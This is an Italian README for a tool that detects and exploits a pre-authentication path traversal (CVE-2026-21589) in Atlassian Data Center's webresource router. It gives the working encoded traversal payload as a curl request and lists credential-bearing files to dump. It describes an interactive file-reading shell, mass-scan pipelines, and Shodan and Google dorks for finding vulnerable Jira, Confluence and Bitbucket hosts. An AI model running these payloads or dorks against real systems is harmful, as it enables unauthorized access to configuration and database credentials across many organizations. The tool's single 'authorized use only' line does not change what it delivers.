Rilevatore CVE-2026-21589 per il traversal delle webresource di Atlassian Data Center. Conferma di lettura file nella webroot pre-autenticazione per Jira, Confluence e Bitbucket.

Rilevatore di lettura di file nella webroot pre-autenticazione per CVE-2026-21589.
I prodotti Atlassian Data Center includono un router condiviso atlassian-plugins-webresource. Il router decodifica una seconda volta l'URI della richiesta e tratta :: come /. Tomcat normalizza il percorso solo una volta, quindi una sequenza ..%3a%3a sopravvive al primo passaggio, diventa ..:: alla seconda decodifica e viene poi risolta come ../. Il nome risolto viene passato a ServletContext.getResourceAsStream. Questa chiamata è limitata alla radice dell'applicazione web. Non è una lettura di file a livello di sistema operativo e non elenca le directory.
Un riscontro confermato è una risposta 200 non autenticata il cui corpo è WEB-INF/web.xml (<web-app) o WEB-INF/urlrewrite.xml di Bitbucket (<urlrewrite).
| CVE | CVE-2026-21589 |
| Classe | CWE-22, path traversal |
| Autenticazione | Nessuna |
| Ambito | Solo file all'interno della radice della webapp |
| CVSS | 9.3 (CVSS 4.0, fornitore) / 9.8 (CVSS 3.1, template NVD) |
| Corretto in | webresource 7.2.17 e 8.0.14 (isInDirectory()) |
Ogni build Data Center precedente alla release di sicurezza di ottobre 2026. Le build Server degli stessi prodotti non hanno una release correttiva.
| Prodotto | Introdotto | Corretto |
|---|---|---|
| Jira Software Data Center | 7.1.0 | 9.12.40, 10.3.26, 11.3.12 |
| Jira Service Management Data Center | 3.1.0 | 5.12.40, 10.3.26, 11.3.12 |
| Confluence Data Center | 5.10.0 | 9.2.26, 10.2.19 |
| Bitbucket Data Center | 4.6.0 | 9.4.26, 10.2.8, 10.5.1 |
| Bamboo Data Center | 7.0.1 | 10.2.24, 12.1.12 |
| Crowd Data Center | 2.11.0 | 6.3.7, 7.0.3, 7.1.7, 7.2.4 |
| Crucible | tutte le versioni correnti | 4.9.15 |
| Fisheye | tutte le versioni correnti | 4.9.15 |
Atlassian Cloud (*.atlassian.net) non è interessato.
WEB-INF/web.xml è la prova. Non viene servito su un'istanza corretta o non interessata. File aggiuntivi aumentano l'impatto, ma non sono necessari per il report.
| File | Perché è importante |
|---|---|
WEB-INF/web.xml | Conferma. Mappa di servlet e filtri. |
WEB-INF/classes/seraph-config.xml | Configurazione di login, SSO e policy delle password. |
WEB-INF/classes/entityengine.xml | Nome del datasource. Password JDBC solo se è stata lasciata inline. |
WEB-INF/urlrewrite.xml | Regole di rewrite interne. |
WEB-INF/classes/crowd.properties | Password dell'applicazione Crowd, quando il file risiede nella webroot. |
WEB-INF/classes/dbconfig.xml | Credenziali del database, quando non sono state spostate in JIRA_HOME. |
crowd.properties e dbconfig.xml risiedono normalmente nella directory home del prodotto, al di fuori della webapp. Una mancata lettura in quel punto è attesa e non rende sicura la vulnerabilità. /etc/passwd è fuori dall'ambito di questo bug.
git clone https://github.com/ynsmroztas/AtlasSniper
cd AtlasSniper
pip install requests
Posiziona AtlasSniper.py e AtlasSniper.jpg in questa directory.
python3 AtlasSniper.py -u https://jira.target
python3 AtlasSniper.py -u https://jira.target --shell
python3 AtlasSniper.py -u https://jira.target --proxy http://127.0.0.1:8080
python3 AtlasSniper.py -u https://jira.target -o out.json
| Flag | Predefinito | Ruolo |
|---|---|---|
-u, --url | Singolo target. Lo schema è opzionale. | |
--shell | disattivato | Shell interattiva dopo un hit su singolo target. |
-t, --threads | 10 | Worker per i batch da stdin. |
--timeout | 12 | Timeout per richiesta, in secondi. |
--proxy | Proxy upstream, compatibile con Burp. | |
-o, --json | Scrive l'elenco dei risultati. |
Pipeline. Un host per riga, l'output di httpx è accettato così com'è.
subfinder -d target.com | httpx -silent | python3 AtlasSniper.py
cat hosts.txt | python3 AtlasSniper.py -t 20 -o results.json
/status, /rest/api/2/serverInfo, /login.action, /rest/api/latest/server...%3a%3a è quella che sopravvive a Tomcat. Il ..:: grezzo viene mantenuto per le istanze che non normalizzano.sources, batch, contextbatch/js, contextbatch/css.<web-app o <urlrewrite. L'HTML di login non è un hit.PATCH. Qualsiasi altro risultato senza marcatore è SAFE.Anchor:
/download/resources/jira.webresources:color-picker-popup/images/
/s/1/_/download/resources/com.atlassian.confluence.plugins.dashboard-actions/images/
/s/1.0/_/download/resources/com.atlassian.bitbucket.server.bitbucket-webpack-INTERNAL:avatar/avatar/
Conferma richiesta:
curl -sk 'https://jira.target/download/resources/jira.webresources:color-picker-popup/images/..%3a%3a..%3a%3a..%3a%3a..%3a%3a..%3a%3aWEB-INF%3a%3aweb.xml'
Una risposta vulnerabile inizia con <?xml e contiene <web-app. Un router corretto restituisce 404.
Aperta solo con --shell su un singolo host, e solo dopo VULN.
files                         probe the known webroot names
files web.xml                 dump that file, with a copy-paste curl
files seraph-config.xml
files entityengine.xml
read WEB-INF/classes/log4j.properties
curl                          print the confirm request
exit
files senza argomenti stampa HIT o miss, stato e lunghezza. files <name> stampa il corpo. I nomi brevi vengono risolti rispetto all'elenco integrato.
| Riga | Significato |
|---|---|
VULN | web.xml o urlrewrite.xml sono stati restituiti senza autenticazione. Il comando Curl è stampato sotto la riga. |
PATCH | Il prodotto ha risposto, ogni probe di traversal ha restituito 404. |
SAFE | Nessun marker. Non è una conferma. |
Shodan, solo Data Center:
http.component:"Atlassian Jira" -hostname:atlassian.net
http.component:"Atlassian Confluence" -hostname:atlassian.net
http.title:"Log in - Bitbucket" -hostname:atlassian.net
http.favicon.hash:628535358
http.favicon.hash:705143395
http.favicon.hash:-305179312
http.favicon.hash:667017222
Hash, in ordine: Jira Software, Jira Service Management, Confluence, Bitbucket.
Google:
intitle:"Log in - Jira" -site:atlassian.net
intitle:"Log In - Confluence" -site:atlassian.net
inurl:/secure/Dashboard.jspa -site:atlassian.net
inurl:/login.action "Confluence" -site:atlassian.net
http/cves/2026/CVE-2026-21589.yamlUtilizzare solo su host che si è autorizzati a testare.









